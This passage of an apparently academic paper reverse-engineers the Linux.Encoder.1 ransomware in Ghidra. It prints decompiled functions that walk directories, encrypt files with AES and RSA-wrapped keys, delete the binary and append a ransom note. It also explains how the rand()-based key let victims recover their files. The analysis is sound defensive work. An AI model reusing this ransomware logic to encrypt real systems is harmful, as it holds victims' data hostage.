


```
18   __s1 = param_2[1];
19   iVar2 = strcmp(__s1,"encrypt");
20   if (iVar2 == 0) {
21     puts("Start encrypting...");
22     loadRSA(param_2[2],1);
23     if (3 < param_1) {
24       htmlPath = strdup(param_2[3]);
25       loadHtmlFile(htmlPath);
26     }
27     loadTextFile();
28     createDaemon();
29     lVar5 = 0;
30     unlink(*param_2);
31     do {
32       puVar1 = (undefined8 *)((long)&dirs + lVar5);
33       lVar5 = lVar5 + 8;
34       encrypt_directory(*puVar1);
35     } while (lVar5 != 0x38);
36     while (ppVar4 = getpwent(), ppVar4 != (passwd *)0x0) {
37       encrypt_directory(ppVar4->pw_dir);
38     }
39     setpwent();
40     up_encrypt(acStack_418);
41     find_and_do(&DAT_0042f148);
42     if ((htmlPath != (char *)0x0) && (__stream = fopen64(htmlPath,"ab+"), __stream != (FILE *)0x0))
43     {
44       fputs(indexHtml,__stream);
45       fclose(__stream);
46     }
47   }
```

Figure 13: Lines 18 – 47 of Linux.Encoder.1's main() function perform encryption

While the `strings` output in Figure 11 shows what could be names of functions, looking at the actual decompiled code in Figure 13 reveals how the program works. For instance, at this point in the analysis it is already implied that some directories are going to be encrypted due to "encrypt_directory" appearing in the `strings` output. The code in Figure 13 however, reveals that several steps are taken before the encrypt_directory() function gets called. Lines 18 through 20 use one of the parameters of this main() function to determine whether the program should do encryption or decryption. Then in line 22, the loadRSA() function is called. Afterwards in lines 23 through 27, two files are loaded, an HTML file and a text file, by calling loadHtmlFile() and loadTextFile(). In line 28, createDaemon() is called. Line 30 shows the unlink() function which deletes crucial files that are passed through the string comparison at the beginning of this if/else block, loadRSA(), and loadHtmlFile(). Researchers have already determined that this code loads an RSA public key from the cyber criminals' server, along with an HTML file and text file with the criminals' demands written out [11][12]. After that the program goes into a do-while loop that iterates through file directories and calls encrypt_directory().


There are more lines of code to read through, but already this code gives a good understanding of the program basics. A useful feature of Ghidra is that it allows quick navigation to different functions within the code by simply clicking on the function name. Clicking on loadRSA(), Ghidra pulls up its code shown in Figure 14.




```
void loadRSA(char *param_1,int param_2)

{
  char cVar1;
  int iVar2;
  ulong uVar3;
  char *pcVar4;
  byte bVar5;

  bVar5 = 0;
  mbedtls_ctr_drbg_init(ctr_drbg);
  mbedtls_entropy_init(entropy);
  uVar3 = 0xffffffffffffffff;
  pcVar4 = pers;
  do {
    if (uVar3 == 0) break;
    uVar3 = uVar3 - 1;
    cVar1 = *pcVar4;
    pcVar4 = pcVar4 + (ulong)bVar5 * -2 + 1;
  } while (cVar1 != '\0');
  iVar2 = mbedtls_ctr_drbg_seed(ctr_drbg,mbedtls_entropy_func,entropy,pers,~uVar3 - 1);
  if (iVar2 == 0) {
    mbedtls_pk_init(pk);
    if (param_2 == 0) {
      iVar2 = mbedtls_pk_parse_keyfile(pk,param_1,&DAT_00432900);
    }
    else {
      iVar2 = mbedtls_pk_parse_public_keyfile(pk,param_1);
    }
    if (iVar2 == 0) {
      unlink(param_1);
      return;
    }
    printf("error loading %s\n",param_1);
  }
  else {
    printf(" failed\n  ! mbedtls_ctr_drbg_seed returned -0x%04x\n",(ulong)(uint)-iVar2);
  }
                    /* WARNING: Subroutine does not return */
  exit(1);
```

Figure 14: loadRSA() function in Linux.Encoder.1 loading either a public key or a private key depending on certain conditions

Focusing on the if/else block in lines 25 – 30 in Figure 14, it seems that based on the value of the second parameter passed to the function, either mbedtls_pk_parse_keyfile() or mbedtls_pk_parse_public_keyfile() is called with the *first* parameter. Switching back to the main() function, depending on whether the program is set to encrypt or decrypt, the value of the second parameter in loadRSA() changes (Figure 15).



```
    puts("Start encrypting...");
    loadRSA(param_2[2],1);
```




```
    puts("Start decrypting...");
    loadRSA(param_2[1],0);
```

Figure 15: Parameters passed through loadRSA() function depend on whether the program is encrypting (left) or decrypting (right).

So it is determined that during encryption, mbedtls_pk_parse_public_keyfile() is called, and during decryption, mbedtls_pk_parse_keyfile() is called. Mbedtls is actually a cryptographic library for C programming, and the documentation reveals that the second parameter passed through mbedtls_pk_parse_public_keyfile() is the file path for an RSA public key, and for mbedtls_pk_parse_keyfile(), it's the file path for an RSA private key. The question then is whether or not RSA encryption is used to actually encrypt the file directories on the victim machine or if it's used for something else. Reverse engineers should not make assumptions or jump to conclusions before investigating every single impactful line of code. In this demonstration however, an analyst can skip straight to the encrypt_directory() function and pull its code by clicking on it, seen in Figure 16.


The first 24 lines of the function in Figure 16 perform some checks before determining whether or not to continue to the while loop in lines 27 through 40 (researchers learned that Linux.Encoder.1 ignores directories with certain files so that the operating system can reboot [11][12]). Then in the while loop, the program iterates through files within the directory, modifies the file permissions, renames the file, and calls encrypt_file(). Since rand() cannot be found in this function, the next step is to navigate to encrypt_file() as shown in Figure 17.



```
 2 void encrypt_directory(char *param_1)
 3
 4 {
 5   byte bVar1;
 6   void *__ptr;
 7   int iVar2;
 8   char *pcVar3;
 9   DIR *__dirp;
10   dirent64 *pdVar4;
11   char *__s1;
12   char acStack_2028 [4096];
13   char local_1028 [4096];
14
15   iVar2 = checkExclude();
16   if (iVar2 == 0) {
17     pcVar3 = (char *)malloc(0x1000);
18     strcpy(pcVar3,param_1);
19     __ptr = ignore_folder;
20     *(char **)((long)ignore_folder + (long)ignore_folders_count * 8) = pcVar3;
21     iVar2 = ignore_folders_count + 2;
22     ignore_folders_count = ignore_folders_count + 1;
23     ignore_folder = realloc(__ptr,(long)iVar2 << 3);
24     setChmod(param_1,4);
25     __dirp = opendir(param_1);
26     if (__dirp != (DIR *)0x0) {
27       while (pdVar4 = readdir64(__dirp), pdVar4 != (dirent64 *)0x0) {
28         pcVar3 = pdVar4->d_name;
29         bVar1 = pdVar4->d_type;
30         if ((bVar1 & 4) == 0) {
31           if ((((bVar1 == 0) || (bVar1 == 8)) && (iVar2 = setChmod(param_1,6), iVar2 != -1)) &&
32              ((__s1 = strrchr(pcVar3,0x2e), __s1 == (char *)0x0 ||
33               (iVar2 = strcmp(__s1,".encrypted"), iVar2 != 0)))) {
34             strcpy(local_1028,param_1);
35             strcat(local_1028,"/");
36             strcat(local_1028,pcVar3);
37             strcpy(acStack_2028,local_1028);
38             strcat(acStack_2028,".encrypted");
39             encrypt_file(local_1028,acStack_2028);
40           }
```

Figure 16: Code for encrypt_directory() function changes folder permissions and folder names before calling encrypt_file()


Interestingly, encrypt_file() calls a function called randstring() in line 39 and saves the return value into the variable `__ptr` which is later passed through public_encrypt() in line 53 and aes_encrypt() in line 71, highlighted in Figure 17.



```
  else if (__stream != (FILE *)0x0) {
    __ptr = (void *)randstring(0x10);
    __ptr_00 = (undefined4 *)malloc(0x800);
    puVar5 = local_58;
    puVar6 = __ptr_00;
    for (lVar3 = 0x200; lVar3 != 0; lVar3 = lVar3 + -1) {
      *puVar6 = 0;
      puVar6 = puVar6 + (ulong)bVar7 * -2 + 1;
    }
    do {
      iVar1 = rand();
      *puVar5 = (char)iVar1;
      puVar5 = puVar5 + 1;
    } while (puVar5 != local_48);
    local_49 = local_49 & 0xf0 | (byte)local_108._48_4_ & 0xf;
    local_40 = public_encrypt(__ptr,0x10,__ptr_00);
    if (local_40 == -1) {
      fclose(__stream);
      fclose(__stream_00);
      param_1 = param_2;
    }
    else {
      fwrite(local_3c,1,4,__stream_00);
      fwrite(&local_40,1,4,__stream_00);
      fwrite(__ptr_00,1,(long)local_40,__stream_00);
      fwrite(local_58,1,0x10,__stream_00);
      for (iVar1 = 0; iVar1 < (int)local_108._48_4_; iVar1 = iVar1 + 0x10) {
        iVar4 = local_108._48_4_ - iVar1;
        if (0x10 < iVar4) {
          iVar4 = 0x10;
        }
        sVar2 = fread_unlocked(local_68,1,(long)iVar4,__stream);
        if ((int)sVar2 < 1) break;
        aes_encrypt(local_68,0x10,__ptr,local_58,local_78);
        fwrite(local_78,1,0x10,__stream_00);
      }
```

Figure 17: Lines 38 – 73 of code for encrypt_file() call randstring(), rand(), and aes_encrypt()

The generic names of the variables make it difficult to know their significance to the code from first glance, so a malware analyst will have to track variables from function to function to figure out what their purpose really is. Another helpful feature of Ghidra allows for renaming of the variables to something more transparent. Regardless, an analyst will still have to match the parameters of different functions together to get a clear picture of the process. Before diving into the aes_encrypt() function, it's best to make note of its parameters and the order in which they pass through the function: `local_68`, `0x10`, `__ptr`, `local_58`, and `local_78`. Within the aes_encrypt() function, they appear as numbered parameters, shown in Figure 18.



```
 2 undefined4
 3 aes_encrypt(undefined8 param_1,undefined4 param_2,undefined8 param_3,undefined8 param_4,
 4             undefined8 param_5)
 5 
 6 {
 7   undefined local_148 [296];
 8 
 9   mbedtls_aes_init(local_148);
10   mbedtls_aes_setkey_enc(local_148,param_3,0x80);
11   mbedtls_aes_crypt_cbc(local_148,1,0x10,param_4,param_1,param_5);
12   mbedtls_aes_free(local_148);
13   return param_2;
14 }
```

Figure 18: aes_encrypt() function code performing encryption on specific files

As seen earlier in the code, the mbedtls library is used to perform some cryptographic functions. Going in order, mbedtls_aes_init() initializes the AES context, mbedtls_aes_setkey_enc() sets the key schedule, mbedtls_aes_crypt_cbc() performs the actual encryption, and mbedtls_aes_free() clears the AES context. The mbedtls documentation lists out the parameters for each of these functions, and so it can be concluded that `param_1` is the data to be encrypted, `param_3` is the encryption key, `param_4` is the initialization vector (IV), and `param_5` is the encrypted version of the data. Interestingly `param_2` is passed through the function only to be returned as the same value. Looking at the values passed through aes_encrypt() in Figure 17, `param_2` in Figure 18 matches up with the value `0x10`. This hexadecimal value is used in the mbedtls_aes_crypt_cbc() function in Figure 18, line 11, however `param_2` most likely should've been used instead. It's possible that this is an error by the authors, or it could be that Ghidra recognized it as a static value and replaced the variable name with the value itself. Regardless, it doesn't impact how the code works.

Revisiting the encompassing encrypt_file() function, the parameters of aes_encrypt() can now be matched up with the generically named variables in the function. The first parameter (`param_1`, or the data to be encrypted) is `local_68` which is used in line 69 in Figure 17. This variable is the file that will be encrypted in aes_encrypt(). The encryption key is the third parameter for aes_encrypt(), which is named `__ptr`. In line 39 of Figure 17, randstring() is used to create a random string and saved into `__ptr` to be used as the encryption key. The fourth parameter is the IV and is named `local_58` which is created by calling rand() (see lines 41, 48, and 49 in Figure 17). Lastly, the encrypted output is the fifth parameter, or `local_78`. As seen in line 72 of Figure 17, the encrypted output of the file is saved to the directory.

This now confirms that AES encryption is performed on chosen files on the victim's machine, and the AES encryption key and IV are both created using the pseudo-random number generator, rand(), seeded with the timestamp of the operating system. A grave error on the criminals' part, this can be considered a critical advantage for the malware analysts and victims. It means that the encryption key and IV (necessary for decryption) can be recreated, and the targeted files can be recovered. This is a great example of why reverse engineering is so important in cyber defense, because in the case of Linux.Encoder.1, malware analysts were able to write a program for victims to decrypt their files without having to pay any ransom. This demonstration also shows how intensive reverse engineering can be, and luckily tools like Ghidra can help investigate code that may be purposefully incomprehensibly written.

5. Conclusion

The exploration of reverse engineering, from analyzing simple crackmes to deconstructing sophisticated ransomware like Linux.Encoder.1, underscores the profound impact that these techniques can have on enhancing cybersecurity. The demonstrations in this paper highlight how foundational skills acquired through crackme challenges can be directly applied to more complex malware scenarios. By focusing on four methods (three Linux commands and a reverse engineering software tool) to reverse engineer the baby file in the Baby RE crackme, the paper illustrates how these fundamental techniques serve as a gateway to tackling more advanced threats. The step-by-step analysis of the Baby RE crackme provides a practical foundation, which can then be leveraged to dissect Linux.Encoder.1.

It cannot be stressed enough that this paper only grazes the surface of the field of reverse engineering and malware analysis, as the cyber threat landscape continues to grow in diversity and complexity. As new threats and sophisticated techniques emerge, the field demands continual learning. Strengthening cyber defenders' skills in reverse engineering will be crucial in developing more effective strategies to combat these threats. Not only is it important to determine the goal of malware, but understanding how that goal is accomplished can reveal crucial vulnerabilities. In the case of Linux.Encoder.1, the identification of the vulnerability in the encryption mechanism led to a solution to recover victims' files. By identifying and addressing these vulnerabilities, cybersecurity professionals can develop targeted corrective measures, ultimately enhancing the resilience and security of systems against evolving cyber threats.

6. Resources

1) Boelen, Michael. 2024. "The 101 of ELF files on Linux: Understanding and Analysis." *Linux Audit*, March 31, 2024. https://linux-audit.com/elf-binaries-on-linux-understanding-and-analysis/
2) Langdon, Glen G. 1982. *Computer Design*. Computeach Press Inc. p. 52. ISBN 0-9607864-0-6. https://archive.org/details/computerdesign00lang/page/52/mode/2up
3) Cespedes, Juan and Petr Machata. 2013. "ManKier." January 2013. https://www.mankier.com/1/ltrace
4) Rouse, Margaret. 2013. "Hand Coding." *Techopedia,* October 29, 2013. https://www.techopedia.com/definition/7510/hand-coding
5) Bhargav, Nikhil. 2024. "Static vs. Dynamic Linking." *Baeldung*, March 18, 2024. https://www.baeldung.com/cs/static-dynamic-linking-differences

6) "Pseudo-Random Numbers." *GNU*. Accessed July 27, 2024. https://www.gnu.org/software/libc/manual/html_node/Pseudo_002dRandom-Numbers.html
7) "Mbedtls." Accessed July 27, 2024. https://os.mbed.com/teams/sandbox/code/mbedtls/docs/tip/pk_8h.html
8) *theZoo*. n.d. Accessed July 8, 2024. https://github.com/ytisf/theZoo/tree/master/malware/Binaries/Linux.Encoder.1
9) Sophos. 2023. "The State of Ransomware 2023." May, 2023. https://assets.sophos.com/X24WTUEQ/at/c949g7693gsnjh9rb9gr8/sophos-state-of-ransomware-2023-wp.pdf
10) Cyberwire. n.d. "Reverse Engineering." Glossary. Accessed August 5, 2024. https://thecyberwire.com/glossary/reverse-engineering
11) Bisson, David. 2015. "Website files encrypted by Linux.Encoder.1 ransomware? There is now a free fix." *Graham Cluley*. November 10, 2015. https://grahamcluley.com/website-files-encrypted-linux-encoder-1-ransomware-free-fix/
12) Botezatu, Bogdan. 2015. "Linux Ransomware Debut Fails on Predictable Encryption Key." *Bitdefender*. November 9, 2015. https://www.bitdefender.com/blog/labs/linux-ransomware-debut-fails-on-predictable-encryption-key/